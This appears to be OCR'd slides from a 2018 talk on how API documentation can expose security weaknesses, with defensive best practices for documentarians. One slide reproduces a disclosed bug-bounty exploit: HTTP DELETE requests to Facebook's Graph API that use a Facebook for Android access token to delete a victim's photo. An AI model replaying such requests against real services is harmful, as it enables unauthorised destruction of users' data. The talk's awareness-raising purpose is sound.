
Security considerations in API docs

Bridget Khursheed Paris API the Docs April 2018

Agenda

- When APIs make documentation synonymous with the product, are there security considerations that need to be accounted for?
- In a PSD2 world where cybersecurity is key what vulnerabilities might documents expose to an attacker?
- This talk explores how you can maximise security in API documentation.

Every company is a software company



Why your API is already a target

- Global API attack landscape is lucrative, mature and well-defined
- "**APIs are the first place we look"**
  Stuart Peck OPSEC expert ZERODAYLABS

Facebook, Cambridge Analytica, profiling etc.

What do attackers get out of it?


Open-source intelligence (**OSINT**) is data collected from publicly available sources to be used in an intelligence context. In the intelligence community, the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources).

OWASP AppSec California 2018

TRAINING: JANUARY 28-29. KEYNOTES AND TALKS: JANUARY 30-31.

Reverse Engineering Has Never Been Easier

- Public APIs are well documented
- Structured style like REST often easy to guess
- Leaky APIs disclose implementation details and error handling
- Hidden APIs accidentally exposed by autodoc services



Skip Hovsmith


Principal Engineer and VP Americas, CriticalBlue

APPSEC - CALIFORNIA 2018 OWASP

4:11 / 50:03


Santa Monica, CA / Schlenberg Beach House


Spectrum of vulnerability



Attacks

- Social engineering
  - Phishing, geolocation, data gathering, observation
  - Software tools e.g. Creepy, Iknowwhereyourcatlives.com
- Software to scrape information
  - e.g. GitRob
- Marketplace e.g. via Tor, MaaS







Facebook, Cambridge Analytica, profiling etc.

APIs that give the game away

- Cultural giveaways
- Non-professional
- Auto-generation tools
  - What could go wrong?!
- Vulnerabilities include:
  - Certificates: e.g. training users to click popups or accept the fact that the certificate isn't right
  - Loosely defined or leaky data
    - Type checking, assertions, root level access
  - Endpoints especially legacy endpoints, multiple APIs
- Liability?



Be professional



Worked example Facebook courtesy of **Laxman Muthiyah** zerohacks

Initial attempt:

```
Request :-
DELETE /518171421550249 HTTP/1.1
Host :  graph.facebook.com
Content-Length: 245
access_token=CAACEd…..MUZD

Response :-
{“error”:{“message”:”(#200) Application does not have the capability to make this API call.”,”type”:”OAuthException”,”code”:200}}
```

Next attempt:

```
Request :-
DELETE /518171421550249 HTTP/1.1
Host :  graph.facebook.com
Content-Length: 245
access_token=<Facebook_for_Android_Access_Token>

Response:-
true
```

Final attempt on victim:

```
Request :-
DELETE /518171421550249 HTTP/1.1
Host :  graph.facebook.com
Content-Length: 245
access_token=<Facebook_for_Android_Access_Token>

Response:-
true
```

https://zerohacks.com/bug-bounty-hacks/how-i-hacked-your-facebook-photos/

last modified 19.03.18

Is security a consideration for your API?

Table 2. The 27 categories identified across all the guide-line sets of Table 1. The ten highlighted were used for an in-depth analysis. "Frequency" counts how many guideline sets mentioned each category.

27 Categories	Frequency (out of 32)
Status Codes	30
Response Structure/Format	29
Standard Methods	29
Naming	28
Versioning	28
Pagination	24
URI/URL Structures	24
Error Response	22
Filter	17
HTTP Field/Header	15
Security	15
Backwards Compatibility	13
Naming Resources	13
Caching	12
Documentation	12
URI Field	12
Sorting	11
Action Resources	10
CORS	9
Long running operations	7
Rate Limiting	6
Gzip Compression	5
Metadata	4
Naming Collections	4
Custom Methods	2
Empty Responses	2
Rules for API Users	2

- Murphy, L., Alliyu, T., Macvean, A., Kery, M. B., & Myers, B. A. (2017). Preliminary Analysis of REST API Style Guidelines. *PLATEAU'17 Workshop on Evaluation and Usability of Programming Languages and Tools*. Retrieved from http://www.cs.cmu.edu/~NatProg/papers/API-Usability-Styleguides-PLATEAU2017.pdf

courtesy of Pronovix newsletter ☺

Best practices

Training in API security & social engineering

For developers/security policy include:

- Writing restrictions e.g. Least privilege policy
- Secure authentication
- Regular security audit/PEN test

For API documentarians include:

- OPSEC obfuscation
  - Abstraction e.g. no examples from own company culture, multiple code examples, don't specify the sourcecode language
  - Hide data specifics where possible e.g. No passwords obvs but also pseudocode, obscure GETs examples, email format etc
- Backup files – check for inappropriate content
- Watch out for features that train users to be less secure
- Handle auto-gen with care
- Learn code ☺
- **Become cybersecurity aware** e.g. Attend your local security meetup

Imminent targets

- PSD2 opens banking interfaces offers lucrative opportunities for organised crime (January 2018)

The survey respondents indicated that the risk of fraud arising from third-party access to accounts is a serious concern and that fraud prevention is a top priority. McKinsey

Payment Initiation Service Providers (PISP) – 3rd party providers can initiate payment on behalf of a consumer. **Account Information Service Providers (AISP)** – 3rd party providers can now access bank account information. ***"One nice feature is all your financial information appears in one place."***

Questions

or contact me **@khursheb**

When you, in your unimaginable self,
suddenly were there, shut boxes opened

and worlds flew out coloured like pictures books
and full of heavy lethargies and gay dances:

when I met a tree, my old familiar, I knew
this was the first time I was meeting it;

and the birds in it singing - for the first time
I could crack the code of their jargon.

Extract No end no beginning ***Norman MacCaig***

References

